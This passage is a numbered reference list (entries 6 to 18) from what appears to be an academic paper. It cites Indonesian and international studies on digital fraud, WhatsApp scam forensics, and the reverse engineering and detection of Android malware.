[6] N. Kurnia *et al.*, *Penipuan Digital di Indonesia (Modus, Medium, dan Rekomendasi)*, vol. 1. Program Studi Magister Ilmu Komunikasi Fakultas Ilmu Sosial dan Ilmu Politik Universitas Gadjah Mada, 2022. [Online]. Available: https://cfds.fisipol.ugm.ac.id/wp-content/uploads/sites/1423/2022/08/PDF-Monograf-Penipuan-Digital-di-Indonesia-Modus-Medium-dan-Rekomendasi.pdf

[7] R. Nurdin and E. Ramadhani, "Investigasi Forensika Digital WhatsApp Scam Dengan Menggunakan Framework D4I," *JATISI (Jurnal Tek. Inform. dan Sist. Informasi)*, vol. 11, no. 1, pp. 158–166, 2024, doi: 10.35957/jatisi.v11i1.6616.

[8] A. H. Muhammad, G. Mandar, and M. Hamid, "Analisis Penggunaan Packer Perangkat Lunak Berbahaya(Malware) Menggunakan Teknik Reverse Engineering," *J. Tek. Inform.*, vol. 5, no. 1, pp. 6–10, 2021, doi: 10.52046/j-tifa.v5i1.1400.

[9] S. A. Habtor and A. H. H. Dahah, "Machine-Learning Classifiers for Malware Detection Using Data Features," *J. ICT Res. Appl.*, 2021, doi: 10.5614/ITBJ.ICT.RES.APPL.2021.15.3.5.

[10] R. Kumar, M. Alenezi, M. T. J. Ansari, B. K. Gupta, A. Agrawal, and R. A. Khan, "Evaluating the Impact of Malware Analysis Techniques for Securing Web Applications through a Decision-Making Framework under Fuzzy Environment," *Int. J. Intell. Eng. Syst.*, 2020, doi: 10.22266/ijies2020.1231.09.

[11] M. Hazri, "Analisis Malware PlasmaRAT dengan Metode Reverse Engineering," *J. Rekayasa Teknol. Inf.*, vol. 4, no. 2, p. 192, 2020, doi: 10.30872/jurti.v4i2.4131.

[12] I. G. A. Adnyana, P. G. S. C. Nugraha, and B. R. A. Nugroho, "Reverse Engineering for Static Analysis of Android Malware in Instant Messaging Apps," *J. Comput. Networks, Archit. High Perform. Comput.*, vol. 6, no. 3, pp. 1460–1469, 2024, doi: 10.47709/cnahpc.v6i3.4417.

[13] S. D. Kurnia, D. R. Akbi, and D. Risqiwati, "Analisis Malware Berdasarkan Tujuan Pembuatan Dengan Menggunakan Metode Hybrid Pada Android," *J. Repos.*, vol. 2, no. 8, pp. 1163–1173, 2020, doi: 10.22219/repositor.v2i8.764.

[14] R. S. Kusuma and M. D. P. Putra, "Android Malware Threats : A Strengthened Reverse Engineering Approach to Forensic Analysis," *J. Inform. Sunan Kalijaga*, vol. 10, no. 1, pp. 122–138, 2025, doi: 10.14421/jiska.2025.10.1.122-138.

[15] V. J. Raymond and R. J. R. Raj, "Investigation of Android Malware Using Deep Learning Approach," *Intell. Autom. Soft Comput.*, vol. 35, no. 2, pp. 2413–2429, 2023, doi: 10.32604/iasc.2023.030527.

[16] G. Ye, J. Zhang, H. Li, Z. Tang, and T. Lv, "Android Malware Detection Technology Based on Lightweight Convolutional Neural Networks," *Secur. Commun. Networks*, vol. 2022, pp. 1–12, Mar. 2022, doi: 10.1155/2022/8893764.

[17] S. Bhandari and V. Jusas, "An abstraction based approach for reconstruction of timeline in digital forensics," *Symmetry (Basel).*, 2020, doi: 10.3390/SYM12010104.

[18] F. D. S. M. Moises and J. D. Santoso, "Analisis Malware Android Menggunakan Metode Reverse Engineering," *J. Ilm. Dan Karya Mhs.*, vol. 1, no. 2, pp. 41–53, Apr. 2023, doi: 10.54066/jikma-itb.v1i2.169.